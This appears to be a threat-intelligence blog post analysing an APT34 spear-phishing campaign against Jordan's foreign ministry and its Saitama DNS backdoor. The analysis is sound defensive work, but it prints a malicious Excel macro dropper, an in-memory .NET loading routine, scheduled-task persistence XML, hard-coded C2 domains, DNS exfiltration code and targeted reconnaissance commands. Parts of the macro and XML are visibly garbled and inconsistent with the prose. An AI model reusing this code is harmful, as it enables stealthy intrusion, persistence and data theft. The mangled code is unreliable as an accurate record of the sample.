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THREAT INTELLIGENCE

APT34 targets Jordan Government using new Saitama backdoor

Posted: May 10, 2022 by Threat Intelligence Team

On April 26th, we identified a suspicious email that targeted a government official from Jordan's foreign ministry. The email contained a malicious Excel document that drops a new backdoor named *Saitama*. Following our investigation, we were able to attribute this attack to the known Iranian Actor APT34.

Also known as OilRig/COBALT GYPSY/IRN2/HELIX KITTEN, APT34 is an Iranian threat group that has targeted Middle Eastern countries and victims

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


worldwide since at least 2014. The group is known to focus on the financial, governmental, energy, chemical, and telecommunication sectors.

In this blog post, we describe the attack flow and share details about the Saitama backdoor.


Malicious email file

The malicious email was sent to the victim via a Microsoft Outlook account with the subject "Confirmation Receive Document" with an Excel file called "Confirmation Receive Document.xls". The sender pretends to be a person from the Government of Jordan by using its coat of arms as a signature.




Excel document

The Excel attachment contains a macro that performs malicious activities. The document has an image that tries to convince the victim to enable a macro.



After enabling the macro, the image is replaced with the Jordan government's the coat of the arms:



The macro has been executed on WorkBook_Open().

Here are the main functionalities of this macro:

```

Public Sub Workbook_Open()
GoTo m
Sheets("Confirmation Receive Document").Visible = True
Sheets("Confirmation Receive Document").Visible = False
Exit Sub
s1:
Sheets("Confirmation Receive Document").Visible = True
Sheets("Confirmation Receive Document").Visible = False
r = Int((10000 * Rnd()))
eNotif "shabz"
Set fs = CreateObject("Scripting.FileSystemObject")
CreateObject file
Const l1 = "h"
Const l2 = "he"
Const nm = "ule.ser"
Set obj = CreateObject("WScript.Shell")
Call obj.Connect
Dim oo
On Error Resume Next
Set oo = ocha.GetFolder("\")
eNotif "shbabz"
On Error Resume Next
If Application.WorksheetFunction.IsAvailable Then
    np = LCase(Environ("localappdata")) & "\MicrosoftUpdate"
    If Dir(np, vbDirectory) = "" Then
        Mkdir np
    End If
    ocp = "nupatch.exe.config"
    ocp = np & "nupatch.exe.config"
    Set d = CreateObject("Microsoft.XMLDOM")
    Set dd = CreateObject("Microsoft.XMLDOM")
    Set dd = d.createElement("r" & "mp")
    Set ee = dd.createElement("e" & "mp")
    ee.DataType = "string"
    ee.Text = UserForm1.Label1.Caption
    gg = ee.NodeTypeValue
    Dim ff
    ff = Freefile
    Open ocp For Binary Lock Read Write As #ff
    hh = gg
    Put ff, 1, hh
    Close #ff
    eNotif "shbabz"
    ee.Text = UserForm2.Label1.Caption
    gg = ee.NodeTypeValue
    ff = 0
    ff = Freefile
    Open ocp For Binary Lock Read Write As #ff
    hh = gg
    Put ff, 1, hh
    Close #ff
    eNotif "shbabz"
    ee.Text = UserForm3.Label1.Caption
    gg = ee.NodeTypeValue
    ff = 0
    ff = Freefile
    Open ocp For Binary Lock Read Write As #ff
    hh = gg
    Put ff, 1, hh
    Close #ff
    eNotif "shbabz"
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    If Not objFSO.FileExists(ocp) Then
        eNotif "shbabz"
        Test
        eNotif "shbabz"
    End If
    End If
    eNotif "shbabz"
    Dim xt
    xt = "<?xml version=""1.0"" encoding=""UTF-16""?><Task version=""1.2"" xmlns=""http://schemas.microsoft.com/windows/2004/02/mit/task""><RegistrationInfo><Author>Microsoft
    <TaskId>" & "idleSettings><Duration>PT10M</Duration><WaitTimeout>PT1H</WaitTimeout><AllowStartOnDemand>true</AllowStartOnDemand><Enabled>true</Enabled><Hidden>false</Hidden><Priority>0</Priority><RunLevel>0</RunLevel><StartBoundary>2024-08-08T11:29:00Z</StartBoundary><StopBoundary>2024-08-08T11:29:00Z</StopBoundary><UI></UI><Trigger></Trigger><Actions><Action
    ><TaskId>" & "idleSettings</TaskId><Protocol>WMI</Protocol><WMI><Query>Select * From Win32_PingStatus Where Address=" &
    p_sHostName & ""></Query></WMI></Action></Actions></Task>" & "idleSettings"
    Call o.TaskService.RegisterTask("MicrosoftUpdate", xt, 6, , 3)
    eNotif "shbabz"
End Sub

```

- Hides the current sheet and shows the new sheet that contains the coat of arms image.
- Calls the “eNotif” function which is used to send a notification of each steps of macro execution to its server using the DNS protocol. To send a notification it builds the server domain for that step that contains the following parts: “qw” + identification of the step (in this step “zbabz”) + random number + domain name
(joexpediagroup.com)=qwzbabz7055.joexpediagroup.com. Then it uses the following WMI query to get the IP address of the request: Select * From Win32_PingStatus Where Address=” & p_sHostName & ”” which performs the DNS communication the the created subdomain.
- Creates a TaskService object and Gets the task folder that contains the list of the current tasks
- Calls ENotif function

- Checks if there is a mouse connected to PC and if that is the case performs the following steps
 - Creates %APPDATA%/MicrosoftUpdatedirectory
 - Creates “Update.exe”, “Update.exe.config” and “Microsoft.Exchange.WenServices.dll”
 - Reads the content of the *UserForm1.label1*, *UserForm2.label1* and *UserForm3.label1* that are in base64 format, decodes them and finally writes them into the created files in the previous step
 - Calls a ENotif function for each writes function
- Checks the existence of the *Update.exe* file and if for some reason it has not been written to disk, it writes it using a technique that loads a DotNet assembly directly using msclorlib and Assembly.Load by manually accessing the VTable of the IUnknown. This technique was taken from Github ([link](#)). Even though, this technique was not used in this macro since the file was already written, the function name (“Test”) suggests that the threat actor is trying to implement this technique in future attacks.
- Finally, it calls the ENotif function.

```

Sub Test()
Set dd = CreateObject("Microsoft.XML" & "DOM")
Set ee = dd.createElement("t" & "mp")
ee.DataType = "bin" & ".bas" & "e64"
ee.Text = word.Label.Caption
gg = ee.NodeTypedValue

Dim bytes() As Byte
bytes = gg

' -----
Dim host As New mscoree.CorRuntimeHost, dom As AppDomain
host.Start
host.GetDefaultDomain dom

Dim vRet As Variant, lRet As Long
Dim vTypes(0 To 1) As Integer
Dim vValues(0 To 1) As LongPtr

Dim pPArray As LongPtr: pPArray = VarPtrArray(bytes)
Dim pArry As LongPtr
RtlMoveMemory pArry, ByVal pPArray, LS
Dim vWrap: vWrap = pArry

vValues(0) = VarPtr(vWrap)
vTypes(0) = 16411

Dim pRef As LongPtr: pRef = 0
Dim vWrap2: vWrap2 = VarPtr(pRef)

vValues(1) = VarPtr(vWrap2)
vTypes(1) = 16396

lRet = DispCallFunc(ObjPtr(dom), 45 * LS, 4, vbLong, 2, vTypes(0), vValues(0), vRet)

Dim aRef As mscorlib.Assembly
RtlMoveMemory aRef, pRef, LS
aRef.CreateInstance "Saitama.Agent.Program"

End Sub

```

- Defines a xml schema for a scheduled task and registers it using the RegisterTask function. The name of the scheduled task is MicrosoftUpdate and is used to make *update.exe* persistent.

```


<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2">
  xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
    <RegistrationInfo>
      <Author>Microsoft Corporation</Author>
      <Description>Microsoft Important Update</Description>
    </RegistrationInfo>
    <Triggers>
      <TimeTrigger>
        <Repetition>
          <Interval>PT4M</Interval>
        </Repetition>
        <StartBoundary>` & Format(DateAdd("n", 1, Now()), "yyyy-mm-ddThh:nn:ss") & `</StartBoundary>
        <Enabled>true</Enabled>
      </TimeTrigger>
    </Triggers>
    <Principals>
      <Principal id=""Author"">
        <LogonType>InteractiveToken</LogonType>
        <RunLevel>LeastPrivilege</RunLevel>
      </Principal>
    </Principals>
    <Settings>
      <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
      <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
      <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
      <AllowHardTerminate>true</AllowHardTerminate>
      <StartWhenAvailable>true</StartWhenAvailable>
      <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
      <IdleSettings>
        <Duration>PT10M</Duration>
        <WaitTimeout>PT1H</WaitTimeout>
      </IdleSettings>
      <AllowStartOnDemand>true</AllowStartOnDemand>
      <Enabled>true</Enabled>
      <Hidden>false</Hidden>
      <RunOnlyIfIdle>false</RunOnlyIfIdle>
      <WakeToRun>false</WakeToRun>
      <ExecutionTimeLimit>P20D</ExecutionTimeLimit>
      <Priority>7</Priority>
    </Settings>
    <Actions Context=""Author"">
      <Exec>
        <Command>` & ofp & `</Command>
        <WorkingDirectory>` & ndp & `</WorkingDirectory>
      </Exec>
    </Actions>
  </Task>


```

Saitama Backdoor – A finite state machine

The dropped payload is a small backdoor that is written in .Net. It has the following interesting pdb path: **E:SaitamaSaitama.AgentobjReleaseSaitama.Agent.pdb**.


Saitama backdoor abuses the DNS protocol for its command and control communications. This is stealthier than other communication methods, such as HTTP. Also, the actor cleverly uses techniques such as compression and long random sleep times. They employed these tricks to disguise malicious traffic in between legitimate traffic.





Malwarebytes

Another element that we found interesting about this backdoor is the way that it is implemented. The whole flow of the program is defined explicitly as a [finite-state machine](#), as shown in the Figure 7. In short, the machine will change its state depending on the command sent to every state. Graphically, the program flow can be seen as this:



BEGIN

It is the initial state of the machine. It just accepts the start command that puts the machine into the ALIVE state.

ALIVE

This state fetches the C&C server, expecting to receive a command from the attackers. These servers are generated by using the PRNG algorithm that involves transformations like the Mersenne Twister. These transformations will generate subdomains of the hard coded domains in the Config class (Figure 8).

```

Config.x
1  using System;
2  using System.Collections.Generic;
3  using System.IO;
4
5  namespace Saitama.Agent
6  {
7      // Token: 0x0000003 RID: 3
8      public class Config
9      {
10         // Token: 0x0000005 RID: 5 RVA: 0x00021E4 File Offset: 0x000003E4
11         public static void Init()
12         {
13             if (!Config._Load())
14             {
15                 Config._Counter = RandomManager.GetRandomRange(0, Config._MaxCounter);
16                 Config._Save();
17             }
18             Config._Domains = new string[]
19             {
20                 "j0expedigroup.com",
21                 "asiaworldremit.com",
22                 "uber-asia.com"
23             };
24             TaskClass.ListData = new List<byte[]>();
25         }
26     }
27 }

```

Figure 9 shows an example of the generated subdomain:

```

Dns: QueryId = 0x4EED, QUERY (Standard query), Query for 7w7ih2vnuu.asiaworldremit.com of type Host Addr on class Internet
  QueryIdentifier: 20205 (0x4EED)
  Flags: Query, Opcode - QUERY (Standard query), RD, Rcode - Success
  QuestionCount: 1 (0x1)
  AnswerCount: 0 (0x0)
  NameServerCount: 0 (0x0)
  AdditionalCount: 0 (0x0)
  QRecord: 7w7ih2vnuu.asiaworldremit.com of type Host Addr on class Internet

```

This state has two possible next stages. If the performed DNS request fails, the next stage is SLEEP. Otherwise, the next stage is RECEIVE.

SLEEP and SECOND SLEEP

These states put the backdoor in sleep mode. The amount of time that the program will sleep is determined by the previous stage. It is clear that one of the main motivations of the actor is to be as stealthy as possible. For example, unsuccessful DNS requests puts the backdoor in sleep mode for a time between 6 and 8 hours! There are different sleep times depending on the situations (values are expressed in milliseconds):

```

// Token: 0x04000001 RID: 1
public static int DelayMinAlive = 21600000;

// Token: 0x04000002 RID: 2
public static int DelayMaxAlive = 28800000;

// Token: 0x04000003 RID: 3
public static int DelayMinCommunicate = 40000;

// Token: 0x04000004 RID: 4
public static int DelayMaxCommunicate = 80000;

// Token: 0x04000005 RID: 5
public static int DelayMinSecondCheck = 1800000;

// Token: 0x04000006 RID: 6
public static int DelayMaxSecondCheck = 2700000;

// Token: 0x04000007 RID: 7
public static int DelayMinRetry = 300000;

// Token: 0x04000008 RID: 8
public static int DelayMaxRetry = 420000;

```

There is also a “Second Sleep” state that puts the program on sleep mode a different amount of time.

RECEIVE

This state is used to receiving commands from the C&C servers. Commands are sent using the IP address field that is returned by the DNS requests. Further details about the communication protocol are provided later in this report. In a nutshell, every DNS request is capable of receiving 4 bytes. The backdoor will concatenate responses, building buffers in that way. These buffers will contain the commands that the backdoor will execute.

DO (DoTask)

That state will execute commands received from the server. The backdoor has capabilities like executing remote pre-established commands, **custom commands** or **dropping files**. The communication supports compression, also. The following figure shows the list of possible commands that can be executed by the backdoor.

ID	Type	Command
1	PS	Get-NetIPAddress -AddressFamily IPv4 Select-Object IPAddress
2	PS	Get-NetNeighbor -AddressFamily IPv4 Select-Object "IPADDress"
3	CMD	whoami
4	PS	[System.Environment]::OSVersion.VersionString
5	CMD	net user

6	-	----[NOT USED]----
7	PS	Get-ChildItem -Path "C:Program Files" Select-Object Name
8	PS	Get-ChildItem -Path 'C:Program Files (x86)' Select-Object Name
9	PS	Get-ChildItem -Path 'C:' Select-Object Name
10	CMD	hostname
11	PS	Get-NetTCPConnection Where-Object{\$_._State -eq "Established"} Select-Object "LocalAddress", "LocalPort", "RemoteAddress", "RemotePort"
12	PS	\$ (ping -n 1 10.65.4.50 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.65.4.51 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.65.65.65 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.65.53.53 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.65.21.200 findstr /i ttl) -eq \$ null
13	PS	nslookup ise-posture.mofagov.gover.local findstr /i Address;nslookup webmail.gov.jo findstr /i Address
14	PS	\$ (ping -n 1 10.10.21.201 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.10.19.201 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.10.19.202 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.10.24.200 findstr /i ttl) -eq \$ null
15	PS	\$ (ping -n 1 10.10.10.4 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.10.50.10 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.10.22.50 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.10.45.19 findstr /i ttl) -eq \$ null
16	PS	\$ (ping -n 1 10.65.51.11 findstr /i ttl) -eq \$ null;\$ (ping -n 1 10.65.6.1 findstr /i ttl) -eq

		\$null;\$(ping -n 1 10.65.52.200 findstr /i ttl) -eq \$null;\$(ping -n 1 10.65.6.3 findstr /i ttl) -eq \$null
17	PS	\$(ping -n 1 10.65.45.18 findstr /i ttl) -eq \$null;\$(ping -n 1 10.65.28.41 findstr /i ttl) -eq \$null;\$(ping -n 1 10.65.36.13 findstr /i ttl) -eq \$null;\$(ping -n 1 10.65.51.10 findstr /i ttl) -eq \$null
18	PS	\$(ping -n 1 10.10.22.42 findstr /i ttl) -eq \$null;\$(ping -n 1 10.10.23.200 findstr /i ttl) -eq \$null;\$(ping -n 1 10.10.45.19 findstr /i ttl) -eq \$null;\$(ping -n 1 10.10.19.50 findstr /i ttl) -eq \$null
19	PS	\$(ping -n 1 10.65.45.3 findstr /i ttl) -eq \$null;\$(ping -n 1 10.65.4.52 findstr /i ttl) -eq \$null;\$(ping -n 1 10.65.31.155 findstr /i ttl) -eq \$null;\$(ping -n 1 ise-posture.mofagov.gover.local findstr /i ttl) -eq \$null
20	PS	Get-NetIPConfiguration Foreach IPv4DefaultGateway Select-Object NextHop
21	PS	Get-DnsClientServerAddress -AddressFamily IPv4 Select-Object SERVERAddresses
22	CMD	systeminfo findstr /i "Domain"

Figure 12: List of predefined commands

It is pretty shocking to see that even when attackers have the possibility of sending any command, they choose to add that predefined list in the backdoor in Base64 format. As we can see, some of them are common reconnaissance snippets, but some of them are not that common. In fact, some of the commands

contain **internal IPs** and also **internal domain names** (like ise-posture.mofagov.gover.local). That shows that this malware was clearly targeted and also indicates that the actor has some previous knowledge about the internal infrastructure of the victim.

SEND – SEND AND RECEIVE

The Send state is used to send the results generated by commands to the actor's server. In this case, the name of the subdomain will contain the data. As domain names are used to exfiltrate unknown amounts of data, attackers had to split this data in different buffers. Every buffer is then sent through a different DNS request. As it can be seen in the Figure 12, all the required information in order to reconstruct original data is sent to the attackers. The size of the buffer is only sent in the first packet.

```
// Token: 0x00000014 RID: 29 RVA: 0x000002630 File Offset: 0x00000030
private static bool _Send(out MachineCommand ret)
{
    int val = DnsClass._SendDataSize - DnsClass._SendByteIndex;    Offset
    int num = Math.Min(Config.SendCount, val);
    if (DnsClass._SendByteIndex == 0)
    {
        DnsClass._DomainMaker(Enums.DomainType.Send, Util.ConvertIntToDomain(DnsClass._SendByteIndex).PadLeft(3, Config.CharsDomain[0]) +
        Util.ConvertIntToDomain(DnsClass._SendByteIndex).PadLeft(3, Config.CharsDomain[0]) + Base64Encoding.GetByteToString
        (DnsClass._SendData.Size(DnsClass._SendByteIndex).dns(num).ToArray<byte>()));
    }
    else
    {
        DnsClass._DomainMaker(Enums.DomainType.Send, Util.ConvertIntToDomain(DnsClass._SendByteIndex).PadLeft(3, Config.CharsDomain[0]) +
        Base64Encoding.GetByteToString(DnsClass._SendData, DnsClass._SendByteIndex, num).ToArray<byte>()));
    }
}
```



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
There are several indicators that suggest that this campaign has been operated by APT34.

- **Maldoc similarity:** The maldoc used in this campaign shared some similarities with maldocs used in previous campaigns of this actor. More

specifically similar to what was mentioned in CheckPoint's [report](#) this maldoc registers a scheduled task that would launch the executable every X minutes, also it uses the same anti sandboxing technique (checking if there is a mouse connected to the PC or not). Finally, we see a similar pattern to beacon back to the attacker server and inform the attacker about the current stage of execution.

- Victims similarity: The group is known to target the government of Jordan and this is the case in this campaign.
- Payload similarity: DNS is the most common method used by [APT34 for its C&C communications](#). The group is also known to use uncommon encodings such as Base32 and Base36 in its previous campaigns. The Saitama backdoor uses a similar Base32 encoding for sending data to the servers that is used by [DNSpionage](#). Also, to build subdomains it uses Base32 encoding that is similar to what was reported by [Mandiant](#).

Malwarebytes customers are protected from this attack via our Anti-Exploit layer.



IOCs

Maldoc:

Confirmation Receive Document.xls

26884f872f4fae13da21fa2a24c24e963ee1eb66da47e270246d6d9dc7204c2b

Saitama backdoor:

update.exe

e0872958b8d3824089e5e1cfab03d9d98d22b9bcb294463818d721380075a52d

C2s:

uber-asia.com

asiaworldremit.com

joexpediagroup.com

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